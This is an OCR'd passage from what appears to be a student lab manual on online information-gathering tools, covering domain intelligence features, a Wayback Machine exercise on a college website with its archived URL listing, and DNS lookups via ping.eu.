
- **WHOIS Lookups**: Provides information on domain ownership, history, and DNS records.
- **IP Address Intelligence**: Helps in tracking the origin and ownership of IP addresses.
- **Domain History**: Offers historical data on domains, including past ownership, DNS changes, and registration history.
- **Threat Intelligence**: Identifies potential risks related to domains by tracking patterns of malicious activity and connections to known cyber threats.
- **Domain Monitoring**: Notifies users of changes in specific domains, useful for brand protection and threat monitoring.


Output:


► To find the information about an archived website.


www.archive.org


- Display the snapshot of how the our college website looked like(Eg nmitd.edu.in) in the year 2013 on 23rd April.






Compare
8 Changes
Variation: Low Hi
2018
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Dec Nov Oct Sep Aug Jul Jun May Apr Mar Feb Jan
7 Changes
Variation: Low Hi
2017
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Dec Nov Oct Sep Aug Jul Jun May Apr Mar Feb Jan
18 Changes
Variation: Low Hi


INTERNET ARCHIVE
DONATE
WayBackMachine
Explore more than 946 billion web pages saved over time
www.nmitd.edu.in
Calendar · Collections · Changes · Summary · Site Map · URLs
Saved 154 times between April 16, 2016 and June 20, 2025.
002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025
Collection Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Captures Duplicates Errors
Alexa Crawls 32 0 0
Wide Crawl Number 15: ... 1 0 0
Worldwide Web Crawls 1 0 0
MSAG-PDF-CRAWL-2017 1 0 0
Custom Crawl Services 1 0 0
Internet Archive Researc... 1 0 0
Survey Crawl Number 6: ... 1 0 0
Survey Crawls 1 0 0
Saved 154 times between April 16, 2016 and June 20, 2025.
MIME-types
Any MIME-types
Year Start
2016
Year End
2024
All text image application
Summary on MIME-types Count
Quick search on MIME-types...
<< < 1 2 > >>
Captures
Captures Unique URLs
text/html 3,406 842
image/png 700 405
image/jpeg 476 408
application/javascript 474 249
text/css 466 283
application/pdf 291 181
application/json 258 123
image/gif 73 32
application/xml 46 11
text/calendar 25 2



URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://nmitd.edu.in/레벨업-어게인-다운로드/feed/	application/rss+xml	Nov 10, 2018	Nov 10, 2018	1	0	1
http://nmitd.edu.in/소나비아-다운로드/feed/	application/rss+xml	Oct 13, 2018	Oct 13, 2018	1	0	1
http://nmitd.edu.in/윈도우7-그림판-다운로드/feed/	application/rss+xml	Oct 14, 2018	Oct 14, 2018	1	0	1
http://nmitd.edu.in/윈도우7-usb-dvd-다운로드-도구/feed/	application/rss+xml	Nov 9, 2018	Nov 9, 2018	1	0	1
http://nmitd.edu.in/2017/07/20/	text/html	Apr 2, 2019	Apr 2, 2019	1	0	1
http://nmitd.edu.in/2018/01/08/	text/html	Apr 10, 2019	Apr 10, 2019	1	0	1
http://nmitd.edu.in/2018/01/10/	text/html	Mar 28, 2019	Mar 28, 2019	1	0	1
http://nmitd.edu.in/2018/02/15/	text/html	Apr 10, 2019	Apr 10, 2019	1	0	1
http://nmitd.edu.in/2018/05/31/	text/html	Apr 6, 2019	Apr 6, 2019	1	0	1
http://nmitd.edu.in/2018/06/20/	text/html	Apr 4, 2019	Apr 4, 2019	1	0	1
http://nmitd.edu.in/2018/06/22/	text/html	Apr 11, 2019	Apr 11, 2019	1	0	1
http://nmitd.edu.in/2018/07/05/	text/html	Mar 28, 2019	Mar 28, 2019	1	0	1
http://nmitd.edu.in/2018/12/17/	text/html	Jun 4, 2024	Jun 4, 2024	1	0	1
http://nmitd.edu.in/2018/12/18/	text/html	Mar 5, 2021	Mar 5, 2021	1	0	1
http://nmitd.edu.in/?a6e180d=100356	text/html	Oct 13, 2018	Oct 13, 2018	1	0	1
http://nmitd.edu.in/?a6e180d=36088	text/html	Oct 14, 2018	Oct 14, 2018	1	0	1
http://nmitd.edu.in/?a6e180d=66650	text/html	Nov 9, 2018	Nov 9, 2018	1	0	1

D) To fetch DNS information.


Description :

Ping.eu is an online toolkit offering a variety of free networking tools that help users diagnose and troubleshoot internet connections. Key tools available include:
Ping Test: Measures the response time between the user's device and a specified server to check connectivity.
Traceroute: Tracks the path packets take to reach a server, useful for identifying network issues.
DNS Lookup: Retrieves DNS records, helping resolve domain names to IP addresses.
WHOIS Lookup: Provides registration information about a domain or IP address.
Port Checker: Tests if specific ports are open or closed on a server, aiding in network security checks.

These tools are commonly used by network administrators, web developers, and anyone needing quick network diagnostics.


Output:


► To fetch DNS information of www.indiana.edu and www.gmail.com. That is, find the IP addresses and Aliases of the above websites: Goto command prompt and perform the following:





► Goto ping.eu on the site.


Locate DNS lookup and type the domain name to obtain the IP addresses and aliases

